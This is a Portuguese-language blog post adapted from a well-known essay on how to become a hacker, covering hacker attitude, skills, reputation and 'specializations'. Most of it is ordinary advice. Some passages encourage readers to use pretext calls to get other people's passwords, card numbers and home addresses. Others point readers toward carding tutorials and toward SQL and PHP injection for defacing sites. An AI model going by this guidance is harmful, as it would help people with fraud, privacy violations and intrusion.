Você também tem que desenvolver uma espécie de fé na sua própria capacidade de aprendizado. Crer que, mesmo que você não saiba tudo o que precisa para resolver um problema, se souber uma parte e aprender a partir disso, conseguirá aprender o suficiente para resolver a próxima parte, e assim por diante, até que você termine.

:arrow: 2. Não se deve resolver o mesmo problema duas vezes.

Mentes criativas é um recurso valioso e limitado. Não devem ser desperdiçadas reinventando a roda quando há tantos problemas novos e fascinantes por aí. Para se comportar como um hacker, você tem que acreditar que o tempo de pensamento dos outros hackers é precioso, tanto que é quase um dever moral compartilhar informação, resolver problemas e depois dar as soluções, para que outros hackers possam resolver novos problemas ao invés de ter que se preocupar com os antigos indefinidamente.

Você não tem que acreditar que é obrigado a dar toda a sua produção criativa, ainda que hackers que o fazem sejam os mais respeitados pelos outros hackers. Não é inconsistente com os valores do hacker vender o suficiente da sua produção para mantê-lo alimentado e pagar o aluguel e computadores. Não é inconsistente usar suas habilidades de hacker para sustentar a família ou mesmo ficar rico, contanto que você não esqueça que é um hacker.

:arrow: 3. Tédio e trabalho repetitivo são nocivos.

Hackers (e pessoas criativas em geral) não podem ficar entediados ou ter que fazer trabalho repetitivo, porque quando isso acontece significa que eles não estão fazendo o que apenas eles podem fazer, ou seja, resolver novos problemas. Esse desperdício prejudica a todos. Portanto, tédio e trabalho repetitivo não são apenas desagradáveis, mas nocivos também.

Para se comportar como um hacker, você tem que acreditar nisso de modo a automatizar as partes chatas tanto quanto possível, não apenas para você como para as outras pessoas (principalmente outros hackers). Há uma exceção aparente a isso. Às vezes, hackers fazem coisas que podem parecer repetitivas ou tediosas para um observador, como um exercício de "limpeza mental", ou para adquirir uma habilidade ou ter uma espécie particular de experiência que não seria possível de outro modo. Mas isso é por opção, ninguém que consiga pensar deve ser forçado ao tédio.

:arrow: 4. Liberdade é uma coisa boa.

Hacker são naturalmente anti-autoritários. Qualquer pessoa que lhe dê ordens pode impedi-lo de resolver qualquer que seja o problema pelo qual você está fascinado e dado o modo em que a mente autoritária funciona, geralmente arranjará alguma desculpa espantosamente idiota isso. Então, a atitude autoritária deve ser combatida onde quer que você a encontre, para que não sufoque a você e a outros hackers. Isso não é a mesma coisa que combater toda e qualquer autoridade. Crianças precisam ser orientadas, e criminosos, detidos. Um hacker pode aceitar alguns tipos de autoridade a fim de obter algo que ele quer mais que o tempo que ele gasta seguindo ordens. Mas isso é uma barganha restrita e consciente, não é o tipo de sujeição pessoal que os autoritários querem.

Pessoas autoritárias prosperam na censura e no segredo. E desconfiam de cooperação voluntária e compartilhamento de informação, só gostam de "cooperação" que eles possam controlar. Então, para se comportar como um hacker, você tem que desenvolver uma hostilidade instintiva à censura, ao segredo, e ao uso da força ou mentira para compelir adultos responsáveis. E você tem que estar disposto a agir de acordo com esta crença.

:arrow: 5. Atitude não substitui competência.

Para ser um hacker, você tem que desenvolver algumas dessas atitudes. Mas apenas ter uma atitude não fará de você um hacker, assim como não o fará um atleta campeão ou uma estrela de rock. Para se tornar um hacker é necessário inteligência, prática, dedicação, e trabalho duro. Portanto, você tem que aprender a desconfiar de atitude e respeitar todo tipo de competência. Hackers não deixam posers gastar seu tempo, mas eles idolatram competência, especialmente competência em "hackear", mas competência em qualquer coisa é boa. A competência em habilidades que poucos conseguem dominar é especialmente boa, e competência em habilidades que envolve agudeza mental, perícia e concentração é a melhor. Se você reverenciar competência, gostará de desenvolvê-la em si mesmo. O trabalho duro e dedicação se tornarão uma espécie de um intenso jogo, ao invés de trabalho repetitivo. E isso é vital para se tornar um hacker.

:idea: Habilidades Básicas do hacker

A atitude hacker é vital, mas habilidades são ainda mais vitais. Atitude não substitui competência, e há certo conjunto de habilidades que você precisa ter antes que um hacker sonhe em lhe chamar de um. Esse conjunto muda lentamente com o tempo, de acordo com a criação de novas habilidades. Por exemplo, costumava incluir programação em linguagem de máquina, e até recentemente não incluía HTML. Mas agora é certo que inclui o seguinte:

:arrow: 1. Aprenda a programar.

Essa é, claro, a habilidade básica do hacker. Em 1997, a linguagem que você absolutamente precisa aprender é C (apesar de não ser a que você deve aprender primeiro). Mas você não é um hacker e nem mesmo um programador se você souber apenas uma linguagem. Você tem que aprender a pensar sobre problemas de programação de um modo geral, independentemente de qualquer linguagem. Para ser um hacker de verdade, você precisa ter chegado ao ponto de conseguir aprender uma nova linguagem em questão de dias, relacionando o que está no manual ao que você já sabe. Isso significa que você deve aprender várias linguagens bem diferentes.

Além de C, você também deve aprender pelo menos LISP e Perl (e Java está tentando pegar um lugar nessa lista). Além de serem as linguagens mais importantes para hackear, cada uma delas representa abordagens à programação bem diferentes, e todas o educarão em pontos importantes.

Eu não posso lhe dar instruções completas sobre como aprender a programar, é uma habilidade complexa. Mas eu posso lhe dizer que livros e cursos também não servirão (muitos, talvez a maioria dos melhores hacker são autodidatas). O que servirá é (a) ler código e (b) escrever código.

Aprender a programar é como aprender a escrever bem em linguagem natural. A melhor maneira é ler um pouco dos mestres da forma, escrever algumas coisas, ler mais um monte, escrever mais um monte, ler mais um monte, escrever... e repetir até que seu estilo comece a desenvolver o tipo de força e economia que você vê em seus modelos.

Achar bom código para ler costumava ser difícil, porque havia poucos programas grandes disponíveis em código-fonte para que hackers novatos pudessem ler e mexer... Essa situação mudou dramaticamente. Open-source software (software com código-fonte aberto), ferramentas de programação, e sistemas operacionais (todos feitos por hackers) estão amplamente disponíveis atualmente.

:arrow: 2. Pegue um dos Unixs livres e aprenda a mexer.

Estou assumindo que você tem um computador pessoal ou tem acesso a um (essas crianças de hoje em dia tem tão facilmente rsrs). O passo mais importante que um novato deve dar para adquirir habilidades de hacker é pegar uma cópia do Linux ou de um dos BSD-Unixes, o instalar em um PC, e rodá-lo.

Sim, há outros sistemas operacionais no mundo além do Unix. Porém, eles são distribuídos em forma binária, você não consegue ler o código, e você não consegue modificá-lo. Tentar aprender a "hackear" em DOS, Windows ou MacOS é como tentar aprender a dançar com o corpo engessado.

Além disso, Unix é o sistema operacional da Internet. Embora você possa aprender a usar a Internet sem conhecer Unix, você não pode ser um hacker sem entendê-lo. Por isso, a cultura hacker, atualmente, é fortemente centralizada no Unix. (Não foi sempre assim, e alguns hackers da velha guarda não gostam da situação atual, mas a simbiose entre o Unix e a Internet se tornou tão forte que até mesmo o músculo da Microsoft não parece ser capaz de ameaçá-la seriamente.) Então, pegue um Unix (eu gosto do Linux, mas existem outros caminhos). Aprenda, rode, mexa, acesse a Internet através dele, leia o código, modifique o código. Você terá ferramentas de programação (incluindo C, Lisp e Perl) melhores do qualquer sistema operacional da Microsoft pode sonhar em ter, você se divertirá, e irá absorver mais conhecimento do que perceber, até que você olhará para trás como um mestre hacker. (Usar a máquina virtual para instalação de um dos Unixs é uma boa dica!)

:arrow: 3. Aprenda a usar a World Wide Web e escrever em HTML.

A maioria das coisas que a cultura hacker tem construído funciona "invisivelmente", ajudando no funcionamento de fábricas, escritórios e universidades sem nenhum óbvio na vida dos não-hackers. A Web é a grande exceção, o enorme e brilhante brinquedo dos hackers que até mesmo políticos admitem que esteja mudando o mundo. Por esse motivo (e vários outros também) você precisa a aprender como trabalhar na Web.
Isso não significa apenas aprender a mexer em um browser (minha avó de 80 anos faz isso), mas aprender a programar em HTML, a linguagem de markup da Web. Se você não sabe programar, escrever em HTML lhe ensinará alguns hábitos mentais que o ajudarão (É bom você ler e programar em php e asp também). Então faça uma home Page, mas apenas ter uma home page não chega nem perto de torná-lo um hacker. A Web está repleta de home pages. A maioria delas é inútil, porcaria sem conteúdo - porcaria muito bem apresentada, mas porcaria mesmo assim. Para valer a pena, sua página deve ter conteúdo, deve ser interessante e/ou útil para outros hackers. E isso nos leva ao próximo assunto...

:arrow: 4. Aprenda Redes

Não fosse a atuação de hackers, a segurança de redes e de sistemas de comunicação ainda estariam engatinhando. Não me refiro a moleques que detonam sites alterando ou deletando suas páginas. Refiro-me a hackers sérios, que apontam falhas de segurança e colaboram na correção das mesmas. Hackers que zelam pela ética e pelo direito de privacidade dos usuários da grande rede... mesmo porque segurança total não existe. Com tal conhecimento é possível fazer captura de tráfego, conseguir informações facilmente... a Internet é um tipo de Rede.

:arrow: 5. Saiba manusear a Engenharia Social

A engenharia social é uma tática muito usada pelos crackers, desde o início dos tempos. É o que a lei chama de estelionato, em minhas palavras, é a conhecida lábia. Consiste em enganar e/ou persuadir uma pessoa para se conseguir vantagens. Como no caso do indivíduo que liga para o provedor e pergunta: “Por favor, perdi minha senha de Internet. Poderia olhá-la para mim?”. Alguns provedores pedem documentação para comprovar que é o dono da conta, outros (com funcionários insatisfeitos em sua maioria) não ligam, passam até o número do cartão de crédito de algum usuário se lhe pedirem. Esse método é utilizado também para conseguir informações sobre certa pessoa. Vá a uma companhia telefônica e peça a segunda via de um telefone qualquer. Na grande maioria das vezes não lhe pedem documento e você consegue o endereço residencial de qualquer pessoa. Alguns filmes como Hackers e Caçada Virtual mostram bastante essa técnica.
Status na Cultura Hacker

Como a maioria das culturas sem economia monetária, a do hacker se baseia em reputação. Você está tentando resolver problemas interessantes, mas quão interessantes eles são, e se suas soluções são realmente boas, é algo que somente seus iguais ou superiores tecnicamente são normalmente capazes de julgar.
Conseqüentemente, quando você joga o jogo do hacker, você aprende a marcar pontos principalmente pelo que outros hackers pensam da sua habilidade (por isso você não é hacker até que outros hackers lhe chamem assim). Esse fato é obscurecido pela imagem solitária que se faz do trabalho do hacker, e também por um tabu hacker-cultural que é contra admitir que o ego ou a aprovação externa esteja envolvido na motivação de alguém.

Especificamente, a cultura hacker é o que os antropologistas chamam de cultura de doação. Você ganha status e reputação não por dominar outras pessoas, nem por ser bonito, nem por ter coisas que as pessoas querem, mas sim por doar coisas. Especificamente, por doar seu tempo, sua criatividade, e os resultados de sua habilidade. Há basicamente cinco tipos de coisas que você pode fazer para ser respeitado por hackers:

:arrow: 1. Escrever open-source software.

O primeiro (o mais central e mais tradicional) é escrever programas que outros hackers achem divertidos ou úteis, e dar o código-fonte para que toda a cultura hacker use. Nós costumávamos chamar isto de "free software", mas isso confundia muitas pessoas que não sabiam ao certo o significado de "free". Agora, muitos de nós preferimos o termo "open-source" software. [Nota do tradutor: "free" significa tanto "livre" como "gratuito", daí a confusão. O significado que se pretende é "livre".] Os "semi-deuses" mais venerados da cultura hacker são pessoas que escreveram programas grandes, competentes, que encontraram uma grande demanda e os distribuíram para que todos pudessem usar.

:arrow: 2. Ajude a testar e depurar open-source software

Também estão servindo os que depuram open-source software. Neste mundo imperfeito, inevitavelmente passamos a maior parte do tempo de desenvolvimento na fase de depuração. Por isso, qualquer autor de open-source software que pense lhe dirá que bons beta-testers (que saibam descrever sintomas claramente, localizar problemas, tolerar bugs em um lançamento apressado, e estejam dispostos a aplicar algumas rotinas de diagnóstico) valem seu peso em ouro. Até mesmo um desses beta-testers pode fazer a diferença entre uma fase de depuração virar um longo e cansativo pesadelo, ou ser apenas um aborrecimento saudável. Se você é um novato, tente achar um programa sob desenvolvimento em que você esteja interessado e seja um bom beta-tester. Há uma progressão natural de ajudar a testar programas para ajudar a depurar e depois ajudar a modificá-los. Você aprenderá muito assim, e criará um bom Carma com pessoas que lhe ajudarão depois.

:arrow: 3. Publique informação útil.

Outra boa coisa a se fazer é coletar e filtrar informações úteis e interessantes em páginas da Web, documentos como FAQs ("Frequently Asked Questions lists", ou listas de perguntas freqüentes), e torne-os disponíveis ao público entrando em fóruns e locais de troca de informação.
Mantenedores de grandes FAQs técnicos são quase tão respeitados quanto autores de open-source software.

:arrow: 4. Ajude a manter a infra-estrutura funcionando.

A cultura hacker (e o desenvolvimento da Internet, quanto a isso) é mantida por voluntários. Existe muito trabalho sem glamour que precisa ser feito para mantê-la viva, como por exemplo: administrar listas de email, moderar grupos de discussão, manter grandes sites que armazenam software, desenvolver RFCs e outros padrões técnicos.
Pessoas que fazem bem esse tipo de coisa são muito respeitadas, porque todo mundo sabe que esses serviços tomam muito tempo e não são tão divertidos como mexer em código. Fazê-los mostra dedicação.

:arrow: 5. Sirva a cultura hacker em si.

Finalmente, você pode servir e propagar a cultura em si (por exemplo, escrevendo um apurado manual sobre como se tornar um hacker rsrs). Você só terá condição de fazer isso depois de ter estado por aí por certo tempo, e ter se tornado conhecido por uma das primeiras quatro coisas.
A cultura hacker não tem líderes, mas têm seus heróis culturais, "chefes tribais", historiadores e porta-vozes. Depois de ter passado tempo suficiente nas trincheiras, você pode ser tornar um desses. Cuidado: hackers desconfiam de egos espalhafatosos em seus "chefes tribais", então procurar visivelmente por esse tipo de fama é perigoso. Ao invés de se esforçar pela fama, você tem que de certo modo se posicionar de modo que ela "caia" em você, e então ser modesto e cortês sobre seu status.

:idea: A Conexão Hacker/ Nerd

Contrariamente ao mito popular, você não tem que ser um nerd para ser um hacker. Ajuda, entretanto, e muitos hackers são de fato nerds. Ser um proscrito social o ajuda a se manter concentrado nas coisas realmente importantes, como pensar e "hackear". Por isso, muitos hackers adotaram o rótulo "nerd", e até mesmo usam o termo (mais duro) "geek" como um símbolo de orgulho. É um modo de declarar sua independência de expectativas sociais normais.
Se você consegue se concentrar o suficiente em hackear para ser bom nisso, e ainda ter uma vida, está ótimo. Isso é bem mais fácil hoje do que quando era um novato nos anos 70. Atualmente a cultura mainstream é muito mais receptiva a tecno-nerds. Há até mesmo um número crescente de pessoas que percebem que hackers são, freqüentemente, amantes e cônjuges de alta qualidade. Se hackear o atrai porque você não vive, tudo bem. Pelo menos você não terá problemas para se concentrar. Talvez você consiga uma vida normal depois.

[Nota do Atualizador: Mainstream é o pensamento corrente da maioria da população. Este termo é muito utilizado relacionado às artes em geral (música, literatura, etc).]

:idea: Especializações

No mundo cibernético existem varias áreas a serem exploradas. Ou seja, um usuário tem várias opções de especialização. Na minha visão, um Hacker é como um Médico, ele pode se especializar em várias coisas: cardiologia, gastroenterologia, dermatologia, endocrinologia entre outros. Porém, não deixa de ser Médico.
Só que ai é que está o grande detalhe, um Médico, independentemente de sua especialidade, já foi um Clínico Geral... É como se fossem os preliminares da profissão. Para quem não sabe, um clínico Geral entende um pouco de cada coisa, geralmente escreve o diagnostico e encaminha o paciente para um Médico Especializado. Logicamente, qualquer Clínico Geral pretende se especializar em alguma coisa.
Dessa mesma forma é um Hacker! Vamos ver agora algumas das especializações.

:arrow: Cracker’s

Com um alto grau de conhecimento e nenhum respeito, invadem sistemas e podem apenas deixar a sua “marca” ou destruí-los completamente. Geralmente são hackers que querem se vingar de algum operador, adolescentes que querem ser aceitos por grupos de crackers (ou script kiddies) e saem apagando tudo que vêem ou mestres da programação que são pagos por empresas para fazerem espionagem industrial. Hackers e crackers costumam entrar muito em conflito. Guerras entre grupos é comum, e isso pode ser visto em muitos fóruns de discussão e em grandes empresas, as quais contratam hackers para proteger seus sistemas. Os hackers e crackers são eternos inimigos. Um não gosta do outro e sempre estão lutando por seus ideais. O Caminho mais curto pra se tornar um Cracker é se tornar um Hacker e usar o conhecimento para destruição.

:arrow: Carder’s

São Crackers que se especializaram em roubos de número de cartões de crédito e o uso destes números para fazer compras pela Internet. Eles afetam tanto usuários de casa quanto empresas causando um belo prejuízo financeiro e são extremamente difíceis de localizar. Hoje existem vários tutoriais na internet sobre Carder’s, basta procurá-los.

:arrow: Phreaker’s

Maníacos por telefonia. Essa é a maneira ideal de descrever os phreakers. Utilizam programas e equipamentos que fazem com que possam utilizar telefones gratuitamente. O primeiro phreaker foi o Capitão Crunch, que descobriu que um pequeno apito encontrado em pacotes de salgadinhos possui a mesma freqüência dos orelhões da AT&T, fazendo com que discassem de graça. Um programa comum utilizado é o blue box, que gera tons de 2600 pela placa de som, fazendo com que a companhia telefônica não reconheça a chamada. Também têm o Black Box que faz com que você possa ligar de graça do seu telefone doméstico e o Red Box que possibilita que se ligue de orelhões.

:arrow: Banker’s

Banker além de significar "banqueiro" em inglês, representa uma nova variação advinda do termo Hacker. Os Banker são voltados ao roubo de informações bancárias, seja como programador dos trojans, seja como laranja, ou aliciador/integrante em quadrilhas. Estas informações são utilizadas para saques, compras, transferências indevidas da conta bancária das vítimas, e até mesmo para venda ou troca entre outros bankers.

:arrow: Defacer’s

O Defacement (ou simplesmente deface) é um termo de origem inglesa para o ato de modificar ou danificar a superfície ou aparência de algum objeto [1] e é empregado comumente na Segurança da informação para categorizar os ataques realizados por crackers para modificar a página de um sítio na Internet.
Geralmente os ataques têm cunho político, objetivando disseminar uma mensagem do autor do ataque para os freqüentadores do site alvo. Esses ataques podem também ter cunho pessoal, transformando-se em uma espécie de troféu para o autor — um prêmio pela sua capacidade de penetrar na segurança de um determinado sistema. O ato pode ser analogamente comparado à pichação de muros e paredes. O autor do defacement geralmente é referenciado como defacer, h4x0r ou também pichador.
Para ter se tornar um defacer, ou h4x0r, é necessário ler fluentemente códigos de páginas na internet... para isso, terá que aprender linguagens Web, como por exemplo: PHP, ASP e HTML. A partir deste conhecimento, você irá perceber se nas páginas existem vulnerabilidades como por exemplo PHP Injection e SQL Injection. Para aprender mais sobre Deface e Vulnerabilidades passe a visitar áreas de Deface em Fóruns de natureza hacker.

:idea: Pontos sobre Estilo

Para ser um hacker, você tem que entrar na mentalidade hacker. Há algumas coisas que você pode fazer quando não estiver na frente de um computador e que podem ajudar. Não substituem o ato de hackear (nada substitui isso), mas muitos hackers as fazem, e sentem que elas estão ligadas de uma maneira básica com a essência do hacking.

    • Leia ficção científica. Freqüente convenções de ficção científica (uma boa maneira de encontrar hackers e proto-hackers). • Estude o Zen, e/ou faça artes marciais. A disciplina mental parece similar em pontos importantes. • Mantenha uma boa alimentação e pratique esportes físicos. Se o seu corpo está bem, a sua mente está bem. • Desenvolva um ouvido analítico para música. Aprenda a apreciar tipos peculiares de música. Aprenda a tocar bem algum instrumento musical, ou a cantar. • Desenvolva sua apreciação de trocadilhos e jogo de palavras. • Aprenda a escrever bem em sua língua nativa. (Um número surpreendente de hackers, incluindo todos os melhores que eu conheço, são bons escritores.)

Quanto mais dessas coisas você já fizer, mais provável que você tenha naturalmente um material hacker. Por que essas coisas em particular não são completamente claras, mas elas são ligadas com uma mistura de habilidades dos lados esquerdo e direito do cérebro que parece ser muito importante (hackers precisam ser capazes de tanto raciocinar logicamente quanto pôr de lado, de uma hora para outra, a lógica aparente do problema).

Finalmente, algumas coisas a não serem feitas.

    • Não entre em flame wars ("guerrinhas") na Usenet (ou em qualquer outro lugar). • Não se auto-intitule um "cyberpunk" ou “hacker”, e não perca seu tempo com alguém que o faça. • Não poste ou escreva email cheio de erros de ortografia e gramática. • Nunca ache que aprendeu tudo, pois sempre existem coisas novas a se aprender.

[Nota do Atualizador: Usenet (do inglês Unix User Network) é um meio de comunicação onde usuários postam mensagens de texto (chamadas de "artigos") em fóruns que são agrupados por assunto (chamados de newsgroups ou grupos de notícias)]

A única reputação que você conseguirá fazendo alguma dessas coisas é a de um twit [um chato, geralmente filtrado nos grupos de discussão]. Hackers têm boa memória, pode levar anos antes que você se reabilite o suficiente para ser aceito.

:idea: Conclusão

Bom, como o amigo Neguinho Muniz falou uma vez em um fórum: “Ninguém se torna um Hacker assim do nada, Hacker é uma questão de dedicação aos estudos”. Tenho pra mim que existem poucos na população virtual que levam esse nome nas costas. Claro que não é uma meta impossível de se chegar, basta perseverança e dedicação
Matéria Original por: Editor do Jargon File.
Agradecimentos ao Tradutor da Matéria Original.
Síntese, atualização e complemento: LastK e Paranoick/ Equipe Invasão

Vai postar essa matéria em outro lugar?
Não esqueça dos Créditos!
Leia Mais >>

  ©Baixar Filmes Grátis - Todos os direitos reservados.

Template Criado por Juliana do Dicas Blogger | Topo